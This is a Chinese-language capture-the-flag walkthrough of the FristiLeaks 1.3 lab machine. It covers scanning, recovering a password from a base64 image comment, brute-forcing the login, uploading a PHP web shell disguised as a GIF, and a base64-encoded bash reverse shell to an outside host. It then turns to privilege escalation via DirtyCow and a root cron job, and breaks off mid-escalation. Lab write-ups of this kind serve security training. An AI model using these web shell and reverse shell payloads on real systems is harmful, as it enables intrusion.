3-FristiLeaks 1.3

#信息收集
##nmap

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-13 18:46 GMT
Nmap scan report for 192.168.1.17
Host is up (0.00045s latency).
Not shown: 989 filtered tcp ports (no-response), 10 filtered tcp ports (host-
prohibited)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_  Potentially risky methods: TRACE
| http-robots.txt: 3 disallowed entries
|_/cola /sisi /beer
|_http-server-header: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
MAC Address: 08:00:27:A5:A6:76 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose|storage-misc|media device|webcam
Running (JUST GUESSING): Linux 2.6.X|3.X|4.X (97%), Drobo embedded (89%), Sy5.X (89%),
LG embedded (88%), Tandberg embedded (88%)
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:linobo:5n
cpe:/a:synology:diskstation_manager:5.2
Aggressive OS guesses: Linux 2.6.32 - 3.10 (97%), Linux 2.6.32 - 3.13 (97%),2.6.32 -
3.5 (92%), Linux 3.2 (91%), Linux 3.2 - 3.16 (91%), Linux 3.2 - 3.8 Linux 3.10 - 4.11
(91%), Linux 3.2 - 4.9 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.46 ms 192.168.1.17

OS and Service detection performed. Please report any incorrect results at h
Nmap done: 1 IP address (1 host up) scanned in 15.37 seconds```
```

##目录扫描


```
/images               (Status: 301) [Size: 235] [--> http://192.168.1.17/images/]
/beer                 (Status: 301) [Size: 233] [--> http://192.168.1.17/beer/]
/cola                 (Status: 301) [Size: 233] [--> http://192.168.1.17/cola/]
```

##过程
常规信息收集后……
访问robots.txt，发现三页面都没啥信息

查看80端口网页，获得一堆类似用户的字符串

> @meneer, @barrebas, @rikvduijn, @wez3forsec, @PyroBatNL, @0xDUDE, @annejanbrouwer, @Sander2121, Reinierk, @DearCharles, @miamat, MisterXE, BasB, Dwight, Egeltje, @pdersjant, @tcp130x10, @spierenburg, @ielmatani, @renepieters, Mystery guest, @EQ_uinix, @WhatSecurity, @mramsmeets, @Ar0xA

根据网页信息，浏览其目录




最后在http://192.168.1.17/fristi/找到登录口，尝试弱口令和注入，无结果

扫目录

gobuster dir -u "http://192.168.1.17/" -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt #没什么发现


继续回到登录口

查找源代码，下面注释有个base64的加密方法，看上去像是图片数据，尝试读取




```
<!--
iVBORw0KGgoAAAANSUhEUgAAAW0AAABLCAIAAAA04UHqAAAAAXNSR0IArs4c6QAAAARnQU1BAACx
jwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAARSSURBVHhe7dlRdtsgEIVhr8sL8nqymmwmi0kl
S0iAQGY0Nb01//dWSQyTgdxz2t5+AcCHHAHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAXOQLAixw
B4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzkCwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL5kc+f
m63yaP7/XP/5RUM2jx7iMz1ZdqpguZHPl+zJO53b9+1gd/0TL2Wull5+RMpJq5tMTkE1paHlVXJJ
Zv7/d5i6qse0t9rWa6UMsR1+WrORl72DbdWKqZS0tMPqGl8LRhzyWjWkTFDPXFmulC7e81bxnNOvb
DpYzOMN1WqplLS0w+oaXwomXXtfhL8e6W+lrNdDFujoQNJ9XbKtHMpSUmn9BSeGf51bUcr6W+VjNd
jJQjcelwepPCjlLNXFpi8gktXfnVtYSd6UpINdPFCDlyKB3dyPLpSTVzZYnJR7R0WHEiFGv5NrDU
12qmC/1/Zz2ZWXi1abli0aLqjZdq5sqSxUgtWY7syq+u6UpINdOFeI5ENygbTfj+qDbc+QpG9c5
uvFQzV5aM15LlyMrfnrPU12qmC+Ucqd+g6E1JNsX16/i/6BtvvEQzF5YM2JLhyMLz4sNNtp/pSkg1
04VajmwziEdZvmSz9E0YbzbI/FSycgVSzZiXDNmS4cjCni+kLRnqizXThUqOhEkso2k5pGy00aLq
i1n+skSqGfOSIVsKC5Zv4+XH36vQzbl0V0t9rWb6EMyRaLLp+Bbhy31k8SBbjqpUNSHVjHXJmC2Fg
tOH0drysrz404sdLPW1mulDLUdSpdEsk5vf5Gtqg1xnfX88tu/PZy7VjHXJmC21H9lWvBBfdZb6Ws
30oZ0jk3y+pQ9fnEG4lNOco9UnY5dqxrhk0JZKezwdNwqfnv6AOUN9sWb6UMyR5zT2B+lwDh++Fl
3K/U+z2uFJNWNcMmhLzUe2v6n/dAWG+mLN9KGWI9EcKsMJl6o6+ecH8dv0Uu4PnkqDl2rGuiS8HK
ul9iMrFG9gqa/VTB8qORLuSTqF7fYU7tgsn/4+zfhV6aiiIsczlGrGvGTIlsLLhiPbnh6KnLDU12q
mD+0cKQ8nunpVcZ21Rj7erEz0WqoZ+5IRW1oXNB3Z/vBMWulSfYlm+hDLkcIAtuHEUzu/l9l867X34
rPtA6lmLi0ZrqX6gu37aIukRkVaylRfqpk+9HNkH85hNocTKC4P31Vebhd8fy/VzOTCkqeBWlrrFhe
EPdMjO3SSys7XVF+qmT5UcmT9+Ss//fyyOLU3kWoGLd59ZKb6Us10IZMjAP5b5AgAL3IEgBc5AsCLH
AHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAXOQLAixwB4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzk
CwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL3IEgBc5AsCLHAHgRY4A8Pn9/QNa7zik1qtycQAAAABJR
U5ErkJggg==
-->
```

`data:img/png;base64,` 这个头后面加上base64的加密数据，像下面图片



data:img/png;base64,iVBORv

访问后下载了一个图片，像是一串密码，可以把之前获得到的类似用户名的字符串爆破这个密码



keKkeKKeKKeKkEkkEk

`KeKkeKKeKKeKkEkkEk`


把之前获得的id保存下来，用正则把它们@去掉，前面不留空格

```
#这里是根据实际文件去处理的，参考命令符就行
cat user.txt | tr ',' '\n' > id.txt  #tr删除 , 删除 逗号 “，” 和换行符 \n

cat id.txt | grep @ | awk -F '@' '{print $2}' >id #提权@ 以@为分隔符删除第二部分
cat id >> id.txt #追加

cat id.txt | tr ' ,' '\n' >id #去掉前面的空格，这不用记住，记住命令符就行，按着自己想要的来
```


截取后台登录包，放到burp里爆破，就选集束炸弹就行。结果出来了



Payload 1	Payload 2	Status code	Error	Timeout	Length
eezeepz	KeKkeKKeKKeKkEkkEk	302	□	□	434


登录成功！

后台就只有一个上传功能



```
└─# cat shell.php.gif
GIF89a
<?php
system($_GET[0]);
phpinfo();
?>
```

上传文件该shell，很幸运网站告诉我们上传位置了，去该路径访问我们的文件
http://192.168.1.17/fristi/uploads/shell.php.gif




GIF89a

PHP Version 5.3.3

直接当php执行了，应该碰巧有解析漏洞。不然的话确认能上传后，还要试试其他的解析漏洞

get请求弹shell要注意：url中&会被当做命令的分隔符，如果shell含有&就会出错，得编码或者一句话支持post请求，以post发送过去就行


我们这用的get请求shell，所以先编码
/bin/bash -i >& /dev/tcp/10.10.14.30/1234 0>&1
语句放到文件里转成base64编码



```
└─# base64 1
L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguMS4xMDAv
MTIzNCAwPiYxCg==
```


最后在服务器里先测试能不能连上
nc -lvnp 1234
弹shell
echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguMS4xMDAvMTIzNCAwPiYxCg== | base64

-d | bash



```
listening on [any] 1234 ...
connect to [192.168.1.100] from (UNKNOWN) [192.168.1
.100] 34014
```

可以就拿去用



```
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.1.100] from (UNKNOWN) [192.168.1
.17] 37522
bash: no job control in this shell
bash-4.1$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-4.1$ 
```


最后一步提权

常规流程走一趟，没有就内核提权

gcc -o RationalLove RationalLove.c

不行，

上传内核漏洞推荐器



```
[+] [CVE-2016-5195] dirtycow

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: probable
   Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel
:3.10.0-*|4.2.0-0.21.el7},ubuntu=16.04|14.04|12.04
   Download URL: https://www.exploit-db.com/download/40611
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-20
16-5195_5.sh
```

推荐脏牛，地址都给了，

根据 教程执行即可

提权最好先稳定化shell先

##另一种提权方法

信息收集

id

```
当前用户apache
```

pwd

当前绝对路径：/var/www/html/fristi/uploads

uname -r


内核版本：2.6.32-573.8.1.el6.x86_64

cat /etc/passwd

```
三个可登录用户
eezeepz:x:500:500::/home/eezeepz:/bin/bash
admin:x:501:501::/home/admin:/bin/bash
fristigod:x:502:502::/var/fristigod:/bin/bash
```

cd /root
被拒绝

cd /home
都进去看看



```
cd /home
bash-4.1$ ls
ls
admin
eezeepz
fristigod
```

cd eezeepz
ls -al
cat ./notes.txt

`我记得,我使您能够执行一些自动检查，但是我只允许您访问/usr/bin/*系统二进制文件。但是，我确实将一些经常需要的命令复制到我的home目录:chmod、df、cat、echo、ps、grep、egrep，以便您可以从/home/admin/使用这些命令不要忘记为每个二进制文件指定完整路径!只需在/tmp/中放入一个名为“runthis”的文件，每行一个命令。输出到/tmp/目录下的"cronresult"文件。它应该以我的帐户权限每分钟运行一次。Start a new browse杰里`

根据上面信息得知，我能使用/usr/bin*里的系统二进制文件，但管理员将一些常用命令复制到他的/home目录：chmod、df、cat、echo、ps、grep、egrep。


这些命令二进制文件都放在/home/admin/里了

/tmp 下有个runthis，计划任务会将他每分钟运行一次（root权限），其文件中每条命令都输入到/tmp/cronresult

ls- al/usr/bin
有python的二进制文件，我们可以通过python来写个反弹shell。注意我们现在在/bin，要用/bin的shell

cd /tmp
python -c 'import pty;pty.spawn("/bin/bash")'
shell正常化

tmp下创建一个反弹shell脚本

